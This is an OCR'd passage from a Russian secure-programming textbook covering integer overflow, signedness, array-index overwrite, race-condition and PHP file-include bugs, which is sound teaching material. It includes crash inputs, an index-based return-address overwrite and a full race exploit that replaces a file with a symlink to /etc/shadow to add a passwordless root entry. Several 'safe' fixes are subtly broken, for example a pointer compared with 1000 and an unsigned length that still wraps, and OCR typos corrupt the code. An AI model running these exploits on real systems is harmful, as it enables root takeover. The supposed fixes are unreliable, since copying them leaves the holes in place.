              itest - 1,itest - 1);
46  }
```

Лучшим комментарием к данной программе является вывод ее результатов на экран.

```
MAXIMAL:
si_var = 0x7FFFFFFF [32 bits] [2147483647]
ui_var = 0xFFFFFFFF [32 bits] [4294967295]
ss_var = 0x00007FFF [16 bits] [32767]
us_var = 0x0000FFFF [16 bits] [65535]
sc_var = 0x0000007F [8 bits] [127]
uc_var = 0x000000FF [8 bits] [255]
MAXIMAL + 1:
si_var = 0x80000000 [32 bits] [-2147483648]
ui_var = 0x00000000 [32 bits] [0]
ss_var = 0xFFFF8000 [16 bits] [-32768]
us_var = 0x00000000 [16 bits] [0]
sc_var = 0xFFFFFF80 [8 bits] [-128]
uc_var = 0x00000000 [8 bits] [0]

Дополнительно:
itest = 0x20000000 [536870912]
itest + 0xe0000000 = 0x00000000 [0]
itest * 0x8 = 0x00000000 [0]
itest = 0x80000000 [-2147483648]
itest - 0x10000000 = 0x7fffffff [2147483647]
```

Примеры уязвимого кода

Приведем несколько примеров уязвимых программ, в коде которых существует потенциальная лазейка для злоумышленников.

Пример 1

```
1   #include <stdio.h>
2   #include <malloc.h>
3
4   int main(int argc, int **argv)
5   {
6     int *newarray;
7     char *array ;
8     int i;
9     short len = atoi(argv[1]) * sizeof(int);
10    array = argv[2];
11    newarray = (int *)malloc( len );
12    printf("atohex(argv[1]) = %x\n", atoi(argv[1]));
13    printf("len = %d \n",len);
14    printf("len = 0x%.08x \n",len);
15    printf("ulong(len) = %u (int = %d) \n", len,len);
16
17    if(newarray == NULL){
18      printf("Memory ...\n ");
19      return -1;
20    }
21
22    printf("!!!\n");
23    for(i = 0; i < atoi(argv[1]); ++i){
24      newarray[i] = array[i];
25    }
26    return 0;
27  }
```

При написании программы было сделано предположение, что для выделения памяти потребуется переменная типа «short». Тем самым программист ограничил максимальный объем памяти, который может быть выделен. Однако в результате вычисления

размера требуемой памяти (строка 9) может возникнуть арифметическое переполнение переменной типа «short», в результате которого полученное значение окажется меньше, чем требуемый размер памяти. Тогда копирование данных (строки 23, 24) приведет к выходу за пределы выделенной области памяти.

С другой стороны, следует обратить внимание на то, что функция malloc() (строка 11) принимает аргумент типа «unsigned int», максимальное значение которого равно 4294967295. В результате арифметического переполнения переменной типа «short» может быть получено отрицательное значение, которое, будучи переданным в качестве аргумента функции malloc(), интерпретируется как большое положительное значение. А это означает, что может быть осуществлен запрос на выделение почти 19 Гб памяти. Подобные запросы завершаются с ошибкой, которую можно обнаружить и обработать в программе (строки 17 – 20).

Пример 2

```
1    void vuln_function(unsigned int len_buf1,
2             unsigned int len_buf2,
3                                          char *buf1, char *buf2)
4    {
5      unsigned int I, len;
6      char * buf;
7      len = len_buf1 + len_buf2;
8      buf = (char *)malloc(len);
9      for(i = 0; i < len_buf1; ++i )
10       buf[i] = buf1[i];
11     for(i = 0; i < len_buf2; ++i )
12       buf[i+len_buf1] = buf2[i];
13   }
```

В данной программе размер выделяемой памяти определяется в результате суммирования размеров двух исходных строк — «len_buf1» и «len_buf2» (строка 7). Казалось бы, функция абсолютно корректна: везде используются данные одного и того же типа — «unsigned int». Однако в приведенном примере не учи-

тывается тот факт, что сумма «len_buf1» и «len_buf2» может оказаться меньше значения «len_buf1» или «len_buf2»; в этом случае при выполнении копирования данных (строки 11, 12) произойдет критическая ошибка. А такая ситуация возможна при возникновении арифметического переполнения.

Пример использования уязвимости

Для того чтобы привести пример использования уязвимости, обратимся к уязвимому коду приведенных выше программ.

Начнем с первой программы. Данную программу можно аварийно завершить, попытавшись выделить память, которой нет физически, либо подобрать такие числа, чтобы выделенная память была по размерам меньше копируемого в нее буфера.

Приведем результаты тестирования программы для различных значений входных параметров. Напомним, что конструкция

perl -e 'print "*A*"x*N*'

позволяет вывести такое количество символов *A*, которое указано значением *N*.

Итак, если уязвимая программа имеет имя «prog_int», то при тестовых запусках этой программы могут быть получены следующие результаты:

```
./ prog_int 28762 `perl -e 'print "A"x28762'`
atohex(argv[1]) = 705a
len = -16024
len = 0xffffc168
ulong(len) = 4294951272 (int = -16024)
Memory ...

./ prog_int 12 `perl -e 'print "A"x28762'`
atohex(argv[1]) = c
len = 48
len = 0x00000030
ulong(len) = 48 (int = 48)
!!!
```

```
./ prog_int 16384 `perl -e 'print "A"x16384'`
 atohex(argv[1]) = 4000
 len = 0
 len = 0x00000000
 ulong(len) = 0 (int = 0)
 !!!
 Segmentation fault

 ./ prog_int 16385 `perl -e 'print "A"x16385'`
 atohex(argv[1]) = 4001
 len = 4
 len = 0x00000004
 ulong(len) = 4 (int = 4)
 !!!
 Segmentation fault
```

Как видно из приведенных результатов тестовых прогонов программы, последние два вызова программы завершились аварийно – именно из-за возникновения ошибок типа арифметического переполнения.

Небезопасный вызов функции, приведенной в качестве второго примера, может быть следующим:

```
vuln_function(0x0000000f, 0xffffffff, buf1, buf2);
```

Предоставим читателю возможность самостоятельно разобраться в том, что произойдет при выполнении функции в этом случае.

Пример безопасного кода

Для того чтобы программный код был безопасным, необходимо следить, чтобы вводимые пользователем данные при присвоении внутренней переменной программы не приводили к арифметическому переполнению.

Если вернуться к приведенным выше примерам небезопасного кода, то безопасный эквивалент первой программы выглядит следующим образом.

```
1   #include <stdio.h>
2   #include <malloc.h>
3   int main(int argc, int **argv)
4   {
5     int *newarray;
6     char *array ;
7     int i;
8     unsingned int len = atoi(argv[1]) * sizeof(int);
9     array = argv[2];
10    newarray = (int *)malloc( len );
11    printf("atohex(argv[1]) = %x\n",atoi(argv[1]));
12    printf("len = %d \n",len);
13    printf("len = 0x%.08x \n",len);
14    printf("ulong(len) = %u (int = %d) \n", len, len);
15
16    if(newarray == NULL){
17      printf("Memory ...\n ");
18      return -1;
19    }
20
21    printf("!!!\n");
22    for(i = 0; i < atoi(argv[1]); ++i){
23      newarray[i] = array[i];
24    }
25    return 0;
26  }
```

Обеспечивается соответствие типов (строка 7), что позволяет избежать возможных проблем из-за арифметического переполнения.

Для того же чтобы сделать безопасным код второй программы, необходимо переписать его следующим образом:

```
1    void vuln_function(unsigned int len_buf1,
2             unsigned int len_buf2, char *buf1, char *buf2)
3
4    {
5      unsigned int i, len;
6      char * buf;
7      len = len_buf1 + len_buf2;
8      if((len < len_buf1) || (len < len_buf2))
9        exit(1);
10     buf = (char *)malloc(len_buf1 + len_buf2);
11     for(i = 0; i < len_buf1; ++i )
12       buf[i] = buf1[i];
13     for(i = 0; i < len_buf2; ++i )
14       buf[i+len_buf1] = buf2[i];
15   }
```

Как несложно заметить, отличие от потенциально опасного кода заключается в наличии дополнительной проверки (строка 8), позволяющей обнаружить случаи арифметического переполнения.

Знаковые ошибки (Signedness bugs)

Суть уязвимости

Знаковые ошибки возникают в том случае, когда знаковой переменной присваивается значение переменной того же типа, но без знака, и наоборот.

Пример уязвимого кода

В качестве примера можно привести следующий код:

```
1   #define BUFSIZE 100
2   int size = strlen(argv[1]);
3   char buf[BUFSIZE];
4
5   if (size > BUFSIZE)
6     exit(0);
```

```
7
8   strcpy(buf,argv[1]);
```

Потенциальная ошибка кроется в строке 2. Функция strlen() возвращает в качестве результата целое без знака. Если длина аргумента, переданного программе, превышает максимальное положительное значение, представимое в формате «int» (целое со знаком), то значение, присвоенное переменной «size», будет интерпретироваться как отрицательное. В результате проверка, указанная в строке 5, не выявит ошибку, что может привести к переполнению буфера.

Пример использования уязвимости

Существуют два варианта атаки на уязвимую программу. В первом случае целью является аварийное завершение программы, во втором — выполнение внедренного кода.

Атаку, которая приводит к аварийному завершению программы, провести достаточно просто. Для этого необходимо при запуске программы передать ей заведомо изменяющее ход ее выполнения значение аргумента «argv[1]», например, заданное следующим образом:

```
`perl –e 'print "a"x4294967295'`.
```

Очевидно, что ожидаемым ответом программы будет аварийное завершение с формулировкой «Segmentation fault».

Если целью является выполнение собственного кода, в качестве «argv[1]» следует передать строку, имеющую вид:

NOP . . . *Shell-код.*

Количество значений NOP в данной строке должно быть достаточно большим, чтобы не только выполнить переполнение буфера, но и перезаписать адрес возврата. Передача указанной строки на вход уязвимой программе приведет к тому, что будет выполнен Shell-код. В данном случае Shell-код будет почти идентичен коду, разобранному ранее (см. подраздел «Переполнение буфера на стеке»).

Пример безопасного кода

Для того чтобы превратить уязвимую программу в безопасную, достаточно внести в текст программы минимальные изменения, которые касаются согласованного использования переменных со знаком и без знака (строка 2).

```
1   #define BUFSIZE 100
2   unsigned int size = strlen(argv[1]);
3   char buf[BUFSIZE];
4
5   if (size > BUFSIZE)
6     exit(0);
7
8   strcpy(buf,argv[1]);
```

Ошибка, связанная с преобразованием значения переменной, исключена, в результате проверка в строке 5 будет выполнена корректно для любых значений аргумента.

7.1.5. Уязвимость индексации массива

Суть уязвимости

Уязвимость индексации массива позволяет записывать данные по адресам, отличающимся от базовых адресов массива, причем речь может идти не только об адресах, превышающих выделенный диапазон для данного массива.

С одной стороны, уязвимость данного класса аналогична уязвимости переполнения буфера, когда запись информации осуществляется в область памяти, находящейся непосредственно за массивом (по сути, буфер можно рассматривать как массив байтов). Но, с другой стороны, ошибку индексации массива можно применить для записи в произвольное место памяти произвольной информации. Подобная возможность может использоваться злоумышленником, для того чтобы передать управление на собственный код.

Пример уязвимого кода

Ниже приведен пример программы, на вход которой подается номер ячейки массива и то значение, которое в эту ячейку необходимо записать. Конечно, в демонстрационных целях пример упрощен, но большинство реальных программ сводятся именно к приложениям подобного рода.

```
1   #include <stdio.h>
2   #include <malloc.h>
3   #include <stdlib.h>
4
5   int* IntVector;
6   void bar(void)
7   {
8     printf("Программа атакована!");
9   }
10
11  void Insertlnt(unsigned long index, unsigned long value )
12  {
13    printf("Запись в память по адресу %p\n",
          &(IntVector[index])};
14    IntVector[index] = value;
15  }
16
17  bool InitVector(int size)
18  {
19    IntVector = (int*)malloc(sizeof(int)*size);
20    printf("Адрес переменной IntVector: %p\n", IntVector);
21    if(IntVector == NULL)
22      return false;
23    else
24      return true;
25  }
26
27  int main(int argc, char* argv[])
28  {
29    unsigned long index, value;
30    printf("Адрес функции bar %p\n", bar);
```

```
31      if(!InitVector(Oxffff))
32      {
33        printf("Не могу инициализировать вектор!\n");
34        return -1;
3       }
36      index = atol(argv[1]);
37      value = atol(argv[2]);
38      Insertlnt(index, value);
39      free(IntVector);
40      return 0;
41     }
```

Следует обратить внимание на отсутствие проверки в функции Insertlnt() (строка 14). Программист уверен, что пользователь при запуске программы не введет значение индекса, выходящего за пределы массива размером 64 Кб. Значение 64 Кб появилось в связи с тем, что в строке 31 программного кода для массива жестко определяется размер в 64 Кб.

Пример использования уязвимости

Прежде чем выяснять, как злоумышленник может использовать уязвимость, приведенную выше, рассмотрим ряд важных фактов.

Пусть массив начинается по адресу 0x00510048. Значение, которое злоумышленник хочет перезаписать — адрес возврата в стеке, который расположен по адресу 0x0012FF84. Ниже показано, как вычисляется адрес элемента массива, исходя из базового адреса массива, номера элемента и размера элементов массива:

адрес_элемента = базовый_адрес_массива+
*+ номер_элемента * размер_элемента*

В данном примере нужно получить адрес элемента стека, в котором находится код возврата (значение 0x0012FF84), зная базовый адрес массива (значение 0x00510048) и размер элемента (размер типа «int»). Подставляя эти значения, получаем следующее:

0x10012FF84 = 0x00510048 + *номер_элемента* * 4

Вместо требуемого адреса 0x0012FF84 в формуле используется 0xl0012FF84. В результате вычислений старший разряд будет отброшен из-за переполнения разрядной сетки. Выполнив необходимые вычисления, получим номер элемента (индекс), равный 0x3FF07F0F или 1072725967 в десятичном представлении. Адрес функции «bar» — 0x00401000 или 4198400 в десятичном представлении.

Вызов рассмотренной уязвимой программы, который приведет к запуску произвольного кода (в нашем случае это функция этой же программы – «bar»), имеет вид

./massive_index_attack 1072725967 4198400.

Ниже приведен вывод данной программы:

```
Адрес функции bar 00401000
Адрес переменной IntVector 00510048
Запись в память по адресу 0012FF84

Программа атакована!
```

Пример безопасного кода

Для того чтобы исключить возможность атаки на систему через уязвимость индексации массива, необходимо при написании программ контролировать правильность задания индексов.

```
1   #include <stdio.h>
2   #include <malloc.h>
3   #include <stdlib.h>
4
5   int* IntVector;
6   void bar(void)
7   {
8     printf("Программа атакована!");
9   }
10
11  void Insertlnt(unsigned long index, unsigned long value )
```

```
12  {
13    printf("Запись в память по адресу %p\n",
          &(IntVector[index])};
14    IntVector[index] = value;
15  }
16
17  bool InitVector(int size)
18  {
19    IntVector = (int*)malloc(sizeof(int)*size);
20    printf("Адрес переменной IntVector: %p\n", IntVector);
21    if(IntVector == NULL)
22      return false;
23    else
24      return true;
25  }
26
27  int main(int argc, char* argv[])
28  {
29    unsigned long index, value;
30    printf("Адрес функции bar %p\n", bar);
31    if(!InitVector(1000))
32    {
33      printf("Не могу инициализировать вектор!\n");
34      return -1;
35    }
36    if (argv[1]>1000)
37      return 1;
38    index = atoi(argv[1]);
39    value = atoi(argv[2]);
40    InsertInt(index, value);
41    Free(InitVector);
42    return 0;
43  }
```

7.1.6. Состязания

Состязания (англ. race condition) – ошибка программирования многозадачной системы, при которой работа системы зависит от того, в каком порядке поступают на обработку различные процессы, параллельно выполняющиеся в системе.

Состязание возникает, когда различные процессы исполняются в системе одновременно в режиме разделения времени процессора и используют один и тот же ресурс (например, файл или устройство). При этом каждый процесс «полагает», что имеет монопольный доступ к ресурсу. Данная ситуация приводит к появлению уязвимости.

Казалось бы, операционные системы семейства UNIX защищены от подобных ошибок: каждый процесс, существующий в системе, исполняется от имени и с полномочиями пользователя, инициировавшего данный процесс. При этом неважно, какому пользователю принадлежит исполняемый файл; важно, какой пользователь инициирует процесс, т.е. запускает файл на исполнение. И если у обычного пользователя недостаточно прав доступа к какому-либо ресурсу, он не сможет ничего сделать.

Исключение из этого правила составляет суперпользователь – администратор системы (root), обладающий неограниченными полномочиями. Процессы, инициированные администратором системы, обладают полномочиями «root». Соответственно, атаки на подобные процессы могут привести к серьезным проблемам.

Некоторые процессы могут приобрести полномочия «root» и в том случае, если они были инициированы обычными, непривилегированными пользователями. Классическим примером является команда UNIX «passwd» — изменить пароль пользователя. Обычный пользователь не имеет права модификации системного файла паролей. Однако, выполняя команду «passwd», обычный, непривилегированный пользователь инициирует процесс, обладающий полномочиями «root», который успешно модифицирует файл паролей. Для этого исполняемый файл должен принадлежать администратору системы (root) и иметь установленный SU-

ID бит (напомним, что установленный SUID бит отображается символом s вместо x — исполняемый файл). И если необходимо разработать некоторую инсталляционную программу, которая должна иметь доступ к системным файлам и, следовательно, исполняться с полномочиями «root», необходимо гарантировать, что в подобной программе будут отсутствовать какие-либо уязвимости, допускающие атаки на нее (Cowan C., Beattie S., Wright C., Kroah-Hartman G. Kernel Protection From Temporary File Race Vulnerabilities. URL: http://www.usenix.org/events/sec01/cowanbeattie.html]).

Суть уязвимости

Основная причина, создающая предпосылки для появления состязаний, заключается в следующем. Некоторый процесс, обладающий соответствующими полномочиями, желает получить доступ к некоторому ресурсу. Перед непосредственным получением доступа процесс выполняет необходимые проверки, например, проверяет условия, необходимые для успешного занятия ресурса. Условие состязания возникает, когда другой процесс пытается использовать ресурс в промежуток времени между проверкой и использованием ресурса первым процессом. Потенциальная угроза безопасности таится именно в наличии некоторого (пусть даже очень малого) промежутка времени между проверкой и использованием ресурса. Причем этот промежуток может быть обусловлен разными причинами.

Достаточно часто состязание возникает в ситуации, когда происходит проверка прав на файл, а затем его использование. Рассмотрим конкретный пример. Пусть некоторый процесс осуществляет проверку каких-либо параметров, связанных с файлом. Если проверка завершается успешно, выполняются некие операции с файлом, например его модификация. При реальном исполнении этого процесса в системе может сложиться ситуация, при которой процесс будет задержан после того, как выполнит проверку параметров файла. Пока процесс не активен, проверенный им файл может быть заменен другим. После возобнов-

ления своей работы, процесс, естественно, не выполняет повторную проверку параметров файла, считая их не изменившимися (или уже истинными), а продолжает свою работу.

Еще одним условием для возникновения состязания является открытие временного файла, если оно не выполнено должным образом.

Обычно создание временного файла происходит в каталоге /tmp, хотя, в принципе, временный файл может быть создан где угодно. Системный каталог /tmp часто выбирается создателями программ по той причине, что этот каталог имеет установленный бит Sticky-Bit (отображается символом t вместо x). Только владелец каталога (root) и владелец файла, находящегося в этом каталоге, могут удалить этот файл. Каталог имеет полные права для записи, любой пользователь может разместить в нем свои файлы, будучи уверенным, что они защищены — как минимум, до следующей чистки.

Программы, модифицирующие некоторые файлы, часто в процессе своей работы создают временные файлы. Например, такие программы временно сохраняют копию исходного файла во временном файле и модифицируют этот временный файл. Далее, в случае успешной модификации, с помощью системного вызова unlink() исходный файл удаляется, и с помощью системного вызова rename() модифицированный временный файл переносится на место исходного. Если такому процессу послать сигнал о немедленном завершении работы (например, SIGTERM), временные файлы могут быть сохранены до следующего запуска программы. И если перед повторным запуском программы созданный временный файл заменить новым файлом, имеющим то же имя и определенным как ссылка на другой, возможно системный, файл, тогда появляется возможность корректировки системного файла. Опять же следует напомнить, что такие угрозы имеют смысл для программных файлов, у которых установлен SUID бит.

Пример уязвимого кода

Приведем пример простой уязвимой программы с условием состязаний при работе с файлами. Еще раз напомним, что такая программа должна иметь установленный SUID бит.

```
1   #include <stdio.h>
2   #include <stdlib.h>
3   #include <unistd.h>
4   #include <sys/stat.h>
5   #include <sys/types.h>
6
7
8   int main (int argc, char * argv [])
9   {
10    struct stat st;
11    FILE * fp;
12    setuid(0);
13    if (argc != 3) {
14      fprintf (stderr, "Использование: %s запись\n",
              argv [0]);
15      return 1;
16    }
17    if (stat (argv [1], & st) < 0) {
18      fprintf (stderr, "не найден %s\n", argv [1]);
19      return 1;
20    }
21    if (st . st_uid != getuid ()) {
22      fprintf (stderr, "доступ запрещен :) %s \n",
              argv [1]);
23      return 1;
24    }
25    if (! S_ISREG (st . st_mode)) {
26      fprintf (stderr, "%s не является поддерживаемым фай-
    лом\n", argv[1]);
27      return 1;
28    }
29
```

```
30    fprintf(stderr,"Попытка открыть файл . . .\n");
31    if ((fp = fopen (argv [1], "w")) == NULL) {
32      fprintf (stderr, "can't open\n");
33      return 1;
34    }
35    fprintf (fp, "%s\n", argv [2]);
36    fclose (fp);
37    fprintf (stderr, "Запись прошла успешно \n");
38    return 0;
39  }
```

Программа начинает выполнение, осуществляя все необходимые проверки, т.е. файл существует (строка 17), принадлежит данному пользователю (строка 21) и это обычный файл (строка 25). Потом файл открывается (строка 31), и в него записывается сообщение (строка 35). Здесь и появляется условие для состязания: в промежутке времени между чтением атрибутов файла и его открытием при помощи fopen(). Данный промежуток достаточно мал, однако может оказаться достаточным для подмены параметров файла.

Пример использования уязвимости

В приведенной программе условие для состязания доступно для использования только на очень короткое время. Для увеличения времени между проверкой и использованием файла нужно замедлить процесс выполнения программы. Для этого можно выполнить следующие действия:

- уменьшить приоритет атакуемого процесса, насколько это возможно, используя команду «nice»;
- занять вычислительные ресурсы, запуская различные процессы, занимающие процессорное время (например, с помощью бесконечных циклов вида while (1););

Рассмотрим, как злоумышленник может провести атаку с помощью следующей утилиты, в которой используются перечисленные подходы:

```
1   #include <stdio.h>
2   #include <sys/wait.h>
3   #include <unistd.h>
4   #include <stdlib.h>
5
6   int main(int argc, char **argv)
7   {
8     int status, k, i;
9     pid_t pid1, pid2, pid3;
10
11    if ((pid1 = fork()) == 0){
12      while(1)
13        k+=999;
14    }
15
16    for (i=0; i<100; i++){
17      fprintf(stderr,"calling ./frace . . .\n");
18
19      if ((pid2 = fork()) == 0){
20        system("touch afile; nice -n 19 ./frace afile
    root::1:99999:::::&");
21      }
22      fprintf(stderr,"link . . .\n");
23      if ((pid3 = fork()) == 0){
24        system("rm -rf afile;ln -s /etc/shadow afile");
25      }
26    }
27    return 1;
28  }
```

Предположим, приведенная уязвимая программа называется «frace». Тогда данный эксплойт в ходе своего выполнения запускает параллельно три процесса, которые являются дочерними по отношению к исходному. Делается это с помощью системного вызова fork(). Первый процесс призван замедлить выполнение программы за счет бесконечного цикла (строки 11 - 14). Второй процесс призван понизить приоритет с помощью утилиты nice, тем самым сделав выполнение программы еще более медлен-

ным. Также во втором процессе выполняется вызов атакуемой программы, которой предписывается сделать запись в файл «afile» – некий произвольный файл, который создается как раз перед вызовом атакуемой программы (строка 20).

Суть же атаки кроется как раз в третьем процессе, который постоянно пытается удалить существующий файл «afile» и создать вместо него ссылку на файл паролей с таким же именем «afile». Схема атаки приведена на рис. 7.5.



Рис. 7.5. Схема использования уязвимости Race Condition:
а — состояние файловой системы на этапе проверки условий;
б — на этапе открытия файла на запись

Таким образом, в процессе выполнения данного эксплойта на одной из итераций возникнет ситуация, когда уязвимая программа удачно пройдет все проверки — обнаружит файл «afile» и установит, что в него можно сделать запись. Но перед самой записью файл «afile» будет заменен ссылкой на системный файл паролей, что приведет к добавлению в системный файл паролей несанкционированной записи, которой потом воспользуется злоумышленник.

Таким образом, для злоумышленника существует возможность получить максимальные права в системе.

Способы защиты от уязвимости

Использование дескрипторов файлов. Ошибка, которая была в предыдущей программе, произошла из-за предположения, что соответствие между именем файла и его содержимым неизмен-

но. Чтобы это было именно так, нужно работать не с именем файла, а с его дескриптором: уникальным номером, ассоциированным с физическим файлом во внутренней таблице. Все операции чтения, которые будут производиться, будут относиться к содержимому этого файла без учета того, что происходит с именем, которое было использовано при операции открытия. Можно открыть файл, а затем проверять права доступа, изучая характеристики дескриптора, а не какого-то имени файла.

В табл. 7.6 приводится описание системных вызовов, которые следует использовать.

Таблица 7.6

Системные вызовы для работы с файлами

Системный вызов	Описание
int open(const char *filename, int oflag [, int pmode])	Открывает файл с именем, заданным параметром «filename», для операций, определяемых параметром «oflag»; «pmode» — необязательный параметр, задающий права доступа к файлу при его создании. Возвращает дескриптор открытого файла
int fchdir (int fd)	Изменяет текущий рабочий каталог
int fchmod (int fd, mode_t mode)	Изменяет права доступа к файлу, заданному дескриптором «fd», в соответствии со значениями, заданными параметром «mode»
int fchown (int fd, uid_t uid, gid_t gif)	Изменяет для открытого файла, заданного дескриптором «fd», владельца файла (в соответствии с параметром «uid») и группу файла (в соответствии с параметром «gid»)
int fstat (int fd, struct stat * st)	Получает информацию об открытом файле, заданном своим индексным дескриптором «fd», и заносит ее в структуру, заданную параметром «st»

Окончание табл. 7.6

FILE *fdopen (int fd, char * mode)	Устанавливает ассоциацию потока ввода-вывода с дескриптором открытого файла, заданного параметром «fd»; «mode» – тип доступа к файлу

Использование нестандартных имен временных файлов. Одна из причин возникновения уязвимости данного класса — предсказуемость имени файла. Нужно использовать имя файла, уникальное для каждого экземпляра программы. Существуют различные библиотечные функции, которые могут предоставить индивидуальное имя временного файла. Однако если исходные коды открыты, имя файла остается предсказуемым, хотя получить это имя намного сложнее.

При создании временного файла для генерации его имени можно использовать:

- системные функции, которые возвращают указатели на случайно созданные имена; в табл. 7.7 приведен список подобных функций;
- идентификатор процесса «process ID», который генерируется заново для каждого нового процесса;
- идентификатор пользователя «user ID»;
- текущее время (NTP – Network Time Protocol); во времени указываются также миллисекунды;
- счетчик;
- какие-либо криптографические протоколы (быстро и надежно);
- какие-либо внешние параметры (медленно):
  - движение и нажатия на мышь;
  - нажатия на клавиатуру;
  - параметры пакетов, передаваемых по сети;
- /dev/random — в Linux основой этого метода является захват внешних параметров, но вызов «cat /dev/random» блокируется до получения параметров;
- /dev/urandom — сложные алгоритмы, использующие системную функцию random() и линейные преобразования

внешних параметров, вызов «cat /dev/urandom» доступен всегда.

Таблица 7.7

Функции для генерации имен файлов

Функция	Описание
char *tempnam(const char **dir*, const char *prefix)	Генерирует уникальное в каталоге, заданном переменной среды TMP или параметром *dir*, имя файла, начинающееся строкой, заданной параметром «prefix»; возвращает указатель на динамически выделенную область памяти, в которой размещается сгенерированное имя файла
FILE *tmpfile (void)	Создает временный файл с уникальным именем и сразу открывает его; файл автоматически удаляется при его закрытии
char *mktemp(char **template*)	Создает уникальное имя файла, модифицируя шаблон имени, заданный параметром *template*. Шаблон представляет собой строку, которая заканчивается символами "XXXXXX". Эти символы заменяются так, чтобы получить уникальное имя файла
int mkstemp(char **template*)	Функция, рекомендованная в SecurePrograms-HOW TO, также создает уникальное имя файла, записывая его вместо шаблона, заданного параметром *template*. При успешном завершении возвращает дескриптор открытого файла
int mkstemps(char **template*, int *slen*)	Функция, аналогичная mkstemp(), позволяет генерировать имя файла с суффиксом (формат имени файла также определяется шаблоном, заданным параметром *template*). Параметр *slen* задает длину суффикса
char *mkdtemp(char **template*)	Обеспечивает создание временного каталога с уникальным именем, создаваемым так же, как и в функции mktemp(), и правами доступа 0700

Утилиты для проверки программ на наличие уязвимости. В ОС семейства UNIX существует ряд утилит, которые помогают бороться с рассматриваемой уязвимостью.

Openwall — заплатка для ядра Linux, которая добавляет следующую возможность: пользователь, не обладающий правами «root», не может создавать жесткую ссылку на файл, если этот файл ему не принадлежит. Пользователь «root» не может обращаться к файлу через символьную ссылку.

RaceGuard — максимально сокращает время между проверкой существования и доступом к файлу. Эффективный доступ реализуется за счет использования так называемой «оптимистической блокировки»: разрешаются обе операции доступа, но вторая операция записи блокируется, если она указывает на другой файл, а не на тот, который был использован при первом обращении.

Prexis — коммерческий продукт фирмы «Ounce Labs», статический анализатор исходного кода программ. В базе уязвимостей есть состязания.

ITS4 — свободно распространяемый статический сканер исходных кодов программ, способен находить уязвимости состязаний.

Пример безопасного кода

Для того чтобы избежать появления уязвимости данного типа, как было упомянуто, следует использовать функции, которые работают с файлом, определяя этот файл не по его имени (или пути к нему), а по его дескриптору. В приведенной ранее уязвимой программе это можно осуществить, используя системный вызов fstat(), который получает характеристики файла, заданного дескриптором, а не именем. Дескриптор файла получают при открытии файла с помощью системного вызова open(). В дальнейшем, чтобы получить доступ к содержимому файла с помощью стандартных функций ввода-вывода библиотеки ANSI C, следует использовать функцию fdopen(), которая преобразует дескриптор файла.

```
1   #include <fcntl.h>
2   #include <stdio.h>
3   #include <stdlib.h>
```

```
4   #include <unistd.h>
5   #include <sys/stat.h>
6   #include <sys/types.h>
7
8   int main (int argc, char * argv [])
9   {
10    struct stat st;
11    int fd;
12    FILE * fp;
13    setuid(0);
14    if (argc != 3) {
15      fprintf (stderr, "Usage: %s file message\n", argv [0]);
16      return 1;
17    }
18    if ((fd = open (argv [1], O_WRONLY, 0)) < 0) {
19      fprintf (stderr, "can't open\n", argv [1]);
20      return 1;
21    }
22    fstat (fd, & st);
23    if (st.st_uid != getuid ()) {
24      fprintf (stderr, "permission denied:) %s \n", argv [1]);
25      return 1;
26    }
27    if (! S_ISREG (st.st_mode)) {
28      fprintf (stderr, "%s is not a normal file\n", argv[1]);
29      return 1;
30    }
31    if ((fp = fdopen (fd, "w")) == NULL) {
32      fprintf (stderr, "can't open\n");
33      return 1;
34    }
35    fprintf (fp, "%s", argv [2]);
36    fclose (fp);
37    fprintf (stderr, "Write OK\n");
38    return 0;
39  }
```

7.2. Безопасность интерпретаторов

Как уже отмечалось ранее, в компиляторах и в интерпретаторах используются одинаковые методы анализа исходного текста программы. Но интерпретатор позволяет начать обработку данных после написания даже одной команды. Это делает процесс разработки и отладки программ более гибким.

Программа в случае интерпретируемых языков называется сценарием или, чаще, скриптом (от англ. Script –сценарий) и представляет собой последовательность команд, которые интерпретатор обрабатывает одну за другой.

Очевидно, что скорость выполнения программ в режиме интерпретации намного ниже, чем у скомпилированного кода, так как при каждом исполнении интерпретируемой программы необходимо заново полностью обрабатывать текст программы, написанной программистом. Тем не менее, простота отладки и гибкость являются причиной того, что интерпретируемые языки часто применяются администраторами для написания служебных скриптов для взаимодействия с операционной системой, а также для разработки web-приложений.

7.2.1. Уязвимость подключения внешних файлов

Суть уязвимости

В интерпретируемых языках, наряду с огромным количеством преимуществ, существует также ряд существенных недостатков. К преимуществам интерпретируемых языков традиционно относят легкость отладки, быстрое создание приложений, удобство применения в решении конкретных задач и некоторые другие. Недостатки интерпретируемых языков являются как раз обратной стороной их преимуществ.

Так многие интерпретируемые языки основаны на использовании подключения файлов «на лету». Такой прием позволяет в процессе выполнения того или иного программного кода включить в

этот код содержимое некоторого стороннего файла, которое также будет восприниматься интерпретатором как программный код.

В качестве примера рассмотрим код на языке PHP, где подобная работа с файлами является весьма популярной. Для этого в данном языке используются функции include(), require() и fopen(). Каждая из этих функций выполняет, с небольшими вариациями, включение в интерпретируемый код внешних файлов. Подключаемые файлы могут находиться на локальном диске и на серверах в Интернете. Для доступа к последним файлам используется их URI. Из-за неправильной обработки динамически подключаемых файлов или путей к файлам появляется большое количество уязвимых скриптов.

Пример уязвимого кода

Уязвимость при подключении внешних файлов появляется в тот момент, когда в скрипте адрес внешнего файла передается как параметр. Все большее число разработчиков используют подобный метод передачи файлов, что особенно удобно, если речь идет о передаче шаблонов на языке разметки HTML.

Подобные шаблоны страниц помогают программисту без труда изменять облик сайта в зависимости от действий пользователя.

Приведем элементарный пример подобного уязвимого кода.

```
1  <?php
2  include ($HTTP_GET_VARS['template']);
3  ?>
```

Как видно из приведенного короткого скрипта, все, что он делает – это выводит на экран содержание того шаблона, который был передан ему методом GET, т.е. посредством URI, содержащимся в заголовке запроса.

Если, например, подобный файл располагается на сайте example.ru, то стандартный запрос к нему выглядит следующим образом:

http://example.ru/page.php?template=aboutus.html

Переменная «$template» явно указывает на имя файла, который будет включать в себя некоторый необходимый для исполнения скрипт.

Пример использования уязвимости

Если брать за пример уязвимого кода скрипт, приведенный выше, то становится очевидным, что в данном коде нет никаких проверок, является ли передаваемый файл действительно файлом «html».

